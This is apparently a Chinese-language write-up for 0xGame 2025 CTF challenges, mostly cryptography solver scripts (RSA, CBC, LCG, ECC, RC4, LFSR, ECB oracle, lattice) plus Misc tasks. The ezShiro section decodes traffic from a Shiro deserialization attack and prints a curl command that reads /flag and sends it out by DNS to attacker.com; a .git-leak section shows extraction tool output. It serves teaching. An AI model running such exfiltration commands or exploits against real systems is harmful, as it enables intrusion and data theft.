
```

```


+
46680445255028101113817388282005859237776046219558912765486646689142241483104"
8 R_<t> = PolynomialRing(Zmod(p*q))
9 R.<x> = R_.quotient(t**8 - 1)
10
11 phi = (p**8-1)*(q**8-1)
12 d = pow(e, -1, phi)
13 f = (R(c)**d).lift()
14 print(b"".join(long_to_bytes(int(f.coefficients()[i])) for i in
15 range(f.degree() + 1)))
16 # flag{N0w_y0u_d33ply_und3r5t4nd_h0w_RSA_WORKING!!!!}

```

CCB



Cipher Block Chaining (CBC) mode encryption



Cipher Block Chaining (CBC) mode decryption

根据块加密的CBC模式就能写出如下脚本

代码块

```

1 from pwn import *
2 from base64 import b64decode, b64encode
3
4 # context(log_level='debug')

```

```

5
6  addr = "nc1.ctfplus.cn 22385".split()
7  io = remote(addr[0], int(addr[1]))
8
9  def xor(a, b): return bytes([x ^ y for x, y in zip(a, b)])
10
11  io.recvuntil("Your option: ")
12  io.sendline("0")
13  io.recvuntil("IV in Base64: ")
14  IV = b64decode(io.recvline().strip())
15
16  io.recvuntil("Your option: ")
17  io.sendline("1")
18  io.recvuntil("plaintext in Base64: ")
19  msg = b64encode(b"1" * 48)
20  io.sendline(msg)
21  io.recvuntil("Ciphertext in Base64: ")
22  ciphertext = b64decode(io.recvline().strip())
23
24  msg1 = b64encode(b"1" * 32 + xor(ciphertext[16:32], xor(IV, b"1" * 16)))
25  msg2 = b64encode(b"1" * 16 + xor(ciphertext[:16], xor(IV, b"1" * 16)) + b"1" *
26  16)
27  io.recvuntil("Your option: ")
28  io.sendline("2")
29  io.recvuntil("plaintext in Base64: ")
30  io.sendline(msg1)
31  io.recvuntil("plaintext in Base64: ")
32  io.sendline(msg2)
33  io.interactive()
34

```

Ez_LCG

注意到该题的RNG是可预测的，但是由于循环长度可能很长，导致遍历所有可能不显示。同时又发现seed是可控的，所以可以找到一个短循环的seed，然后就能直接解出LCG

代码块

```

1  from itertools import product
2  from Crypto.Util.number import *
3  from ast import literal_eval
4  from pwn import *
5
6  context(log_level='debug')
7

```

```
8  addr = "nc1.ctfplus.cn 26948".split()
9  # io = process(["python", "./Ez_LCG/task.py"])
10 io = remote(addr[0], int(addr[1]))
11
12 io.recvuntil(b"Generated coefficients: ")
13 coefficients = literal_eval(io.recvline().strip().decode())
14
15 MOD = 2**20
16 f = lambda x: sum(c * (x ** i) for i, c in enumerate(coefficients)) % MOD
17
18 def list_ring(x0):
19     lis = [x0]
20     while len(lis) <= 3:
21         x = f(lis[-1])
22         if x in lis:
23             return lis
24         else:
25             lis.append(x)
26
27 for i in range(MOD):
28     lis = list_ring(i)
29     if lis:
30         print(lis)
31         print(len(lis))
32         break
33
34 io.recvuntil(b"Set seed for RNG: ")
35 io.sendline(str(lis[0]).encode())
36
37 io.recvuntil(b"Encrypted flag: ")
38 encs = literal_eval(io.recvline().strip().decode())
39
40 def decrypt(a, b, encs):
41     MOD = 2**32 + 1
42     flag = ""
43     for enc in encs:
44         state = enc
45         count = 0
46         while state >= 2**10 and count <= 1024:
47             state = (state - b) * pow(a, -1, MOD) % MOD
48             count += 1
49         if state > 256:
50             return None
51         flag += chr(state)
52     return flag
53
54 for a, b in product(lis, lis):
```



```
55     flag = decrypt(a, b, encs)
56     if flag:
57         print(f"0xGame{{{flag}}}")
58
59 io.close()
60
```

还有种做法是，由于LCG的计算次数是小于1024次的，同时LCG的seed的范围也比较固定且flag长度较长。可以不利用weak seed构造，直接尝试所有可能的a、b组合，然后剪枝去除不可能的组合，得到可能的seed。

Ez_ECC

就是一个简单的BSGS算法实现，不过难点在于要完全理解，需要明白ECC是如何计算的。但似乎会的人不需要看，不会的人也不看（全让AI做了）所以utils文件里的内容我也不想发了，这里只放个BSGS实现算了。

初学者建议还是不要用sage自带的BSGS计算，不如趁此机会学一下如何实现。

```
1 from utils import Curve
2 from math import *
3 from tqdm import *
4 from Crypto.Cipher import AES
5 from hashlib import sha256
6
7 p = 0xfffffffff0000000100000000000000000000000000000fffffffffffc
8 a = 0xfffffffff0000000100000000000000000000000000000ffffffffffc
9 b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b
10
11 C = Curve(a, b, p)
12
13 P =
C(96072097493962089165616681758527365503518618338657020069385515845050052711198
,
106207812376588552122608666685749118279489006020794136421111385490430195590894)
14 Q =
C(10030726728377339933573148563102801933204077577439544032366958562444622965508
1,
22957963484284064705317349990185223707693957911321089428005116099172185773154)
15 ciphertext = b':\xe5^\xd2s\x92kX\x96\x12\xb7dT\x1am\x94\x86\xcd.\x84*-
\x93\b5\x14\xd\x99\x94\x92\xfaCE\xbd\x01&?
\xe1\x01f\xef\x8f\xe3\x13\x13\x96\xa6\xf\xc0'
16
17 def bsgs(G, P):
```

```

18     tmp = ceil(sqrt(2**40))
19     bs = {}
20     for b in trange(tmp):
21         bs[str(P - b * G)] = b
22     tmp1 = G * tmp
23     for a in trange(tmp):
24         if str(tmp1 * a) in bs:
25             return a * tmp + bs[str(tmp1 * a)]
26
27 s = bsgs(P, Q)
28 print(s)
29
30 key = sha256(str(s).encode()).digest()
31 cipher = AES.new(key, AES.MODE_ECB)
32 flag = cipher.decrypt(ciphertext)
33 print(flag)
34

```

RC4

流密钥复用，很明显能发现RC4的key是不变的，所以直接用已知的明文密文计算出密钥流，然后就能解出flag

代码块

```

1 enc = b'n\xab\xa8\xf6%\xf5\xbd\xc5\x97\xe0\xa0zCpV{\x04&\x8a\xe5\xe1TP\xe0'
2 known = b'\x83=x{\xbcb\r^3n\l\xbe\xf4\xdb\xe5\xc5\x86\x9e-
   Rt\xf9\x93\t\x883I\xdd\xcd\x01"\xb6d\xd3A\xa47|\x8d\xf8\xe9\xb1\x04\xfaz\x83t\
   xd5\x85\xd19\xfd\xbc\x88\xc8\x05fJZ\xae\xba%\x04B\xd6a>\xf7\xc6B\xc0`\xc2\xc4\x
   10\x83BbJ'
3 target = b"This is keyyyyyy" * 5
4 key = bytes(a ^ b for a, b in zip(known, target))
5 flag = bytes(a ^ b for a, b in zip(enc, key))
6 print(f"0xGame{{{flag.decode('gbk')}}}")
7

```

LFSR

整个计算过程相当于是进行模2上的加法乘法运算，所以很容易能构造出足够的方程组，解方程即可。

代码块

```

1 # sage
2 from Crypto.Cipher import AES
3
4 random1 = 79262982171792651683253726993186021794

```

```

5  random2 = 121389030069245976625592065270667430301
6  ciphertext =
   b'\xb9WE<\x8bC\xab\x92J7\xa9\xe6\xe8\xd8\x93D\xcc\xac\xfdvfZ}C\xe6\xd8;\xf7\x18
   \xbauz'\xb9\xe0\xe6\xc6\xae\x00\xfb\x96%;k{Ph\xfa'
7
8  def init(a):
9      result = [int(i) for i in bin(a)[2:]]
10     PadLenth = 128 - len(result)
11     result = [0] * PadLenth + result
12     return result
13
14     random1 = init(random1)
15     random2 = init(random2)
16     state = random1 + random2
17     A = Matrix(GF(2), [state[i:i+128] for i in range(0, 128)])
18     b = vector(GF(2), random2)
19     x = A.solve_right(b)
20     mask = sum([ZZ(x[i]) << (127 - i) for i in range(128)])
21     print(x)
22     print(mask)
23     cipher = AES.new(int(mask).to_bytes(16, 'big'), AES.MODE_ECB)
24     plaintext = cipher.decrypt(ciphertext)
25     print(plaintext)
26

```

寒芒

平凡的ECB Oracle。

ECB Oracle利用了Padding的可预测性和ECB方式的重放攻击(Replay Attack)特性。

pkcs7填充

pkcs7 是一种非常常用的padding方式（也是 `Crypto.Util.Padding` 的默认padding），其填充规则为：

- 填充内容全部为 `bytes([x])`，`x` 为填充长度；
- 填充长度至少为1。

简单实现形如：

代码块

```

1  def pad_pkcs7(msg: bytes, padlen: int = 16):
2      x = padlen - len(msg) % padlen
3      return msg + bytes([x]) * x

```

如 `pad(b'0xGame2025',16)` 的结果就是 `b'0xGame2025\x06\x06\x06\x06\x06\x06'`。

ECB

ECB全称Electronic Codebook，即“电子密码本”。

其名以对密钥一定时，明-密文间的**固定映射**，宛若其创建了一个巨大的密码本。

当然实践中由于这样的映射有 2^{128} 种乃至更多（以AES-128为例），因此我们才选择用AES等对称加密算法动态计算之。

其缺陷也很明显：不同位置上，相同的明文块会被加密为相同的密文块。

在题定环境下，目标字符串会被追加于输入字符串之后，因此可以利用填充的**可预测性**来逐位，**从后往前**爆破明文。

具体步骤：

1. 先逐位增加明文，获得目标明文长度。具体地，逐位增加明文，在增加 `l (l < 16)` 个字节后一定会触发密文长度的跳变，其是**输入明文长度达到了16的倍数所致**（此时填充量从1跳变至16）。称上述填充为 `p0`，此时我们的明文为 `p0 + msg + b'\x10' * 16`。

2. 在这段内容之前追加一个块**多一个任意字节**，这个块的后15位为 `b'\x0f'`，设第一位是 `b'\x??'`，

此时加密明文首块内容是 `b'\x??' + b'\x0f' * 15`，末块内容是 `msg[-1] + b'\x0f' * 15`。

显然此时我们可以爆破 `b'\x??'` 的内容（只需要枚举加密最多256次），必定存在一个字节满足首块和末块的密文相同，即获得了 `msg[-1]`。

重复此过程即可逐字节获得 `flag`。

其本质是**选择明文攻击**。

炽羽

格

BabyLattice怎么都没人做呢？

本题希望通过相对比较直观的 **向量的线性组合** 的方式让各位师傅入坑一下格（甚至连矩阵乘法都没用，非常纯粹的线性组合）

格基规约有关的内容就不Ctrl+C了，感兴趣的可以移步：

格相关基础性概念的东西也可以问AI（个人观点，新生赛尽量只在知识点学习方面问AI，AI不能代替你的思考过程、知识建构乃至体会Crypto之美）。

希望深入探索格的话，线性代数和离散数学这两门课尽量学好。

回到本题，`secret` 最初的矩阵中是一个短向量（其每个维度的上界是 `255`，其它向量各维度基本在 2^{256} 数量级）。

格基规约可以帮助我们从这个被线性组合、“打乱”后的格中提取出较短的一组向量基，几乎可以确定规约后的格首行（最短向量）就是 `secret` 的整数倍；除以其最大公约数即可。

线性组合的过程本质还是左乘了一个 Z^N 下的随机矩阵。

AES-OFB

AES-OFB的部分只是利用了OFB加密模式的同步特性：可以认为，****每组密文都是下一组解密的iv****。

既然如此，即使加密后 `iv` 丢失，除第一组密文外的其它密文依然可以正常解密——*should be safe XD*——，——生动形象地体现了作者对OFB同步特性的赞美之情——。

代码块

```
1  from sage.all import *
2  from pwn import *
3  from Crypto.Cipher import AES
4
5  # io = process(['python', 'task.py'])
6  # io = remote('127.0.0.1', 1721)
7  io = remote('nc1.ctfplus.cn', 33196)
8
9  io.recvuntil(b':')
10 mt = matrix(ZZ, 4, 4)
11
12 for i in range(4):
13     io.recvuntil(b'[')
14     mt[i] =
15     list(map(int, io.recvuntil(b']', drop=True).strip().decode().split()))
16
17 mt = mt.LLL()
18 vc = mt[0]
19 gg = gcd([i for i in vc])
20 sec = bytes([abs(i)//gg for i in vc])
```

```
21 io.sendlineafter(b':',sec.hex().encode())
22 io.recvuntil(b':')
23 cp = bytes.fromhex(io.recvline().strip().decode())
24
25 io.close()
26
27 key = b'0xGame2025awaQAQ'
28 aes = AES.new(key,AES.MODE_CFB,cp[:16])
29 print(aes.decrypt(cp[16:]))
```

留三道思考题：

1. 为什么短向量是原有向量的整数倍，而且很难直接恢复出原有向量？
2. 规约向量可能是负的，解释之？
3. 若其余维度的向量不够长（比如上界给定到 `getPrime(16)` 甚至更短时）就无法通过格基规约还原出 `secret` 了，原因？

若能对上述三个问题有较为清晰的认识/解释，则恭喜你，已经在格的庙宇中小有所成了——掌握了“规约”之基，那就来尝试一下更难、更实用的格密码挑战吧。

Misc

ezShiro

题目环境是直接用vulhub上的环境搭建的：

<https://github.com/vulhub/vulhub/blob/master/shiro/CVE-2016-4437/docker-compose.yml>

利用ShiroAttack2工具进行攻击并用wireshark抓取了一小段流量：

<https://github.com/SummerSec/ShiroAttack2>

对流量进行分析，可以看到http协议流量中有许多base64特征的内容，其中rememberMe是shiro提供的利用Cookie登录的方式，这里利用了shiro反序列化这段Cookie的操作，实现将恶意构造的Cookie进行反序列化从而达成命令执行的效果

能注意到Authorization以及响应包中也有部分base64编码的数据，尝试解码就会发现是执行的命令以及执行结果：

代码块

```
1 Authorization: Basic bHM=
2 Authorization: Basic
  Y3VybCAkKGNhdCAvZmxhZyB8IHJldiB8IHRYICdBLVphLXonICd0LVpBLU1uLXphLW0nIHwgYmFzZTY
  0IHwgdHlgLWQgJ1xuJykuYXR0YWNrZXIuY29t
3 Authorization: Basic d2hvYW1p
```

分别对应执行：

代码块

```
1 ls
2 curl $(cat /flag | rev | tr 'A-Za-z' 'N-ZA-Mn-za-m' | base64 | tr -d
  '\n').attacker.com
3 whoami
```

执行结果同样进行base64解码：

代码块

```
1 Ym1uCmJvb3QKZGV2CmV0YwpmbGFnCmhhvWUKbGlicmXpYjY0Cm1lZGhhCm1udApvcHQKcHJvYwpyb29
  0CnJ1bGpzYm1uCnNoaXJvZGVtby0xLjAtU05BUFNIT1QuamFyCnNydgpzeXMKdG1wCnVzcgp2YXIK
2 cm9vdAo=
```


可看到目录列表和当前用户为 root：

代码块

```
1 bin
2 boot
3 dev
4 etc
5 flag
6 home
7 lib
8 lib64
9 media
10 mnt
11 opt
12 proc
13 root
14 run
15 sbin
16 shirodemo-1.0-SNAPSHOT.jar
17 srv
18 sys
```

```
19 tmp
20 usr
21 var
22
23 root
```

中间的curl命令对应抓取流量中的DNS协议部分，可以看到是对/flag文件内容进行了 逆置 +ROT13+Base64编码 三部分操作后，对 `ftB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com` 发起了DNS查询，因此只要对该部分进行 base64解码+ROT13+逆置 即可获取原flag文件内容：



这个b64不太对啊

本题方法很多，这里是我的一个解决方案

首先观察到base64编码过程，3字节最终只能被转换成4字节，然后再观察，发现第三个明文字符的低六位完全是第四个密文字符的索引值的二进制，那么就处理好，我们通过遍历第三个字节，改变低六位，确保二进制遍历从000000到111111都经历一遍，毕竟这个是 $2^6-1=63$ ，然后加上0，完美匹配了64个字符的base64字符集，然后ASCII码中，我们可以使用的可打印字符从33到126，范围足够大那么，理论存在，实践开始

代码块

```
1 import base64
2 import string
3 from pwn import *
4
5 HOST = 'nc1.ctfplus.cn'
6 PORT = 38453
7
8 def solve():
```



```

9     try:
10         p = remote(HOST, PORT)
11     except PwnlibException as e:
12         print(f"[ERROR] 无法连接到服务器 {HOST}:{PORT}. 错误: {e}")
13         return
14
15
16     p.recvuntil(b'Choose an option (1/2): ')
17     p.sendline(b'1')
18     p.recvuntil(b'> ')
19
20
21     charset_map = {}
22     PROBE_START = 33
23     PROBE_END = 96 #33 + 64 - 1 = 96, 连续64个ASCII字符足以覆盖所有 (i % 64) 的可能
    值, 这里最高可以是126
24
25     i = PROBE_START
26     while len(charset_map) < 64:
27
28         if i > PROBE_END:
29             # 理论上不可能触发的
30             p.error("FATAL: Failed to discover all 64 characters within the
    visible range (33-126). Aborting.")
31             p.close()
32             return
33
34         probe_char = chr(i)
35         # 'AA' + 探测字符 X
36         probe_data = ('AA' + probe_char).encode('ascii')
37
38         p.sendline(probe_data)
39
40         p.recvuntil(b'Result: ')
41         encoded_result = p.recvline().strip().decode()
42
43         if len(encoded_result) < 4:
44             p.warn(f"i={i} ({probe_char}): Unexpected result length
    {len(encoded_result)} ('{encoded_result}'). Skipping.")
45             i += 1
46             continue
47
48         # 精确提取第 4 个字符 (索引 3)
49         target_char = encoded_result[3]
50
51         target_index = i & 0x3f #0x3f = 63, 位运算取最后6位
52         #target_index = i % 64 #上下两种写法等价, 取余运算, 本质上都是直接拿到低6位

```

53 #一些数学上的解释: 因为 64 是 2 的幂, $i \% 64$ 等价于取 i 的低 6 位, 即 $i \& 0x3F$, 位运算更快

```
54
55     if target_index not in charset_map:
56         # 严格排除填充字符 '='
57         if target_char == '=':
58             p.warn(f"i={i} ({probe_char}): Encountered unexpected '='
character. Skipping this index {target_index}.")
59             i += 1
60             continue
61
62         charset_map[target_index] = target_char
63
64         print(f"\r[*] Progress: {len(charset_map)}/64 discovered", end="")
65         i += 1
66
67     print("\n[+] Charset map fully discovered!")
68     final_charset = "".join(charset_map.get(k, '?') for k in range(64))
69
70     if '?' in final_charset:
71         p.error(f"Build failed. Resulting charset is incomplete:
{final_charset}")
72         p.close()
73         return
74
75     if len(set(final_charset)) != 64:
76         p.error(f"Build failed. Resulting charset contains duplicates or
invalid chars: {final_charset}")
77         p.close()
78         return
79
80     p.success(f"Reconstructed charset: {final_charset}")
81     p.sendline(b'!q')
82     p.recvuntil(b'Choose an option (1/2): ')
83     p.sendline(b'2')
84     p.recvuntil(b'Your charset guess: ')
85     p.sendline(final_charset.encode())
86
87     p.success("Charset submitted! Receiving flag...")
88
89     flag_output = p.recvall(timeout=2).decode()
90     print("\n" + "="*20 + " FLAG " + "="*20)
91     print(flag_output)
92     print("="*46)
93
94     p.close()
95
```

```
96  if __name__ == "__main__":
97      solve()
```

删库跑路

本题考察的是.git泄露，使用gittools工具可以轻松帮我们把完整仓库信息恢复出来，其实本质上是zlib加密，解密也是很轻松的

```
yolo@yolo:~/Desktop/tools/gitTools/Extractor$ ./extractor.sh ~/Desktop/timu/runaway ~/Desktop/timu/runaway/extra
ct
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: c5bf454feb3ab702bcb8d63c15b44971cd7c101c
[+] Found file: /home/yolo/Desktop/timu/runaway/extract/0-c5bf454feb3ab702bcb8d63c15b44971cd7c101c/README.md
[+] Found file: /home/yolo/Desktop/timu/runaway/extract/0-c5bf454feb3ab702bcb8d63c15b44971cd7c101c/main.py
[+] Found commit: 79f2853439c7460f0e55a7073e9bf5a0c2c864d4
[+] Found file: /home/yolo/Desktop/timu/runaway/extract/1-79f2853439c7460f0e55a7073e9bf5a0c2c864d4/README.md
[+] Found file: /home/yolo/Desktop/timu/runaway/extract/1-79f2853439c7460f0e55a7073e9bf5a0c2c864d4/main.py
[+] Found file: /home/yolo/Desktop/timu/runaway/extract/1-79f2853439c7460f0e55a7073e9bf5a0c2c864d4/output
yolo@yolo:~/Desktop/tools/gitTools/Extractor$
```

这里的main.py就是加密代码

```

1  import base64
2
3  flag = "不给你看，就不给你看(* ^ ^*)"
4  xor_key = 0x66
5  caser_shift = 114514
6
7  def caser_encrypt(text: str, shift: int) -> str:
8      result = []
9      for char in text:
10         if 'A' <= char <= 'Z':
11             result.append(chr((ord(char) - ord('A') + shift) % 26 + ord('A')))
12         elif 'a' <= char <= 'z':
13             result.append(chr((ord(char) - ord('a') + shift) % 26 + ord('a')))
14         else:
15             result.append(char)
16     return ''.join(result)
17
18  def xor_bytes(data: bytes, key: int) -> bytes:
19     return bytes(b ^ key for b in data)
20
21  def main():
22     step1_str = flag
23     step2_str = caser_encrypt(step1_str, caser_shift)
24     step3_bytes = xor_bytes(step2_str.encode(), xor_key)
25     step4_encoded = base64.b64encode(step3_bytes).decode()
26     print(f"Final Ciphertext: {step4_encoded}")
27
28     with open("output", "w", encoding='ascii') as f:
29         f.write(step4_encoded)
30
31     print("\n ENCRYPTED SUCCESSFULLY")
32
33  if __name__ == "__main__":
34     main()

```

审计下，解密还是很轻松的吧，加密过程是凯撒+xor+base64，解密只要倒着来就好了

代码块

```


1  #经供参考
2  import base64
3  xor_key=0x66
4  caser_shift=114514
5
6  def xor_bytes(data:bytes,key:int)->bytes:
7      return bytes(b^key for b in data)
8
9  def caser_decrypt(text:str,shift:int) -> str:
10     result=[]
11     for char in text:
12         if 'A' <=char<='Z':
13             result.append(chr((ord(char)-ord('A')-
14 shift)%26+ord('A')))
15         elif 'a' <=char<='z':
16             result.append(chr((ord(char)-ord('a')-
17 shift)%26+ord('a')))

```

```
16
17         else:
18             result.append(char)
19     return ''.join(result)
20
21 def main_decrypt():
22     with open('output','r',encoding='ascii') as f:
23         content=f.read().strip()
24         step3_bytes=base64.b64decode(content.encode('ascii'))
25         step2_bytes=xor_bytes(step3_bytes,xor_key)
26         step2_str=step2_bytes.decode('utf-8')
27         flag=caser_decrypt(step2_str,caser_shift)
28
29     print(flag)
30
31 if __name__=="__main__":
32     main_decrypt()
```

ezEXIF

本题就是一个exif元信息编辑的信息伪造题目，考察了一定的图片宽高编辑知识
就在这里备注png的宽高更改，还有jpg和gif图片，我会在授课文案中详细写到



png的宽高信息在ihdr数据块中可以编辑

然后使用exiftool进行信息伪造，这里的9999:99:99 66:66:66虽然时间超过了最大限制，不过我们可以使用#=强制写上去

代码块

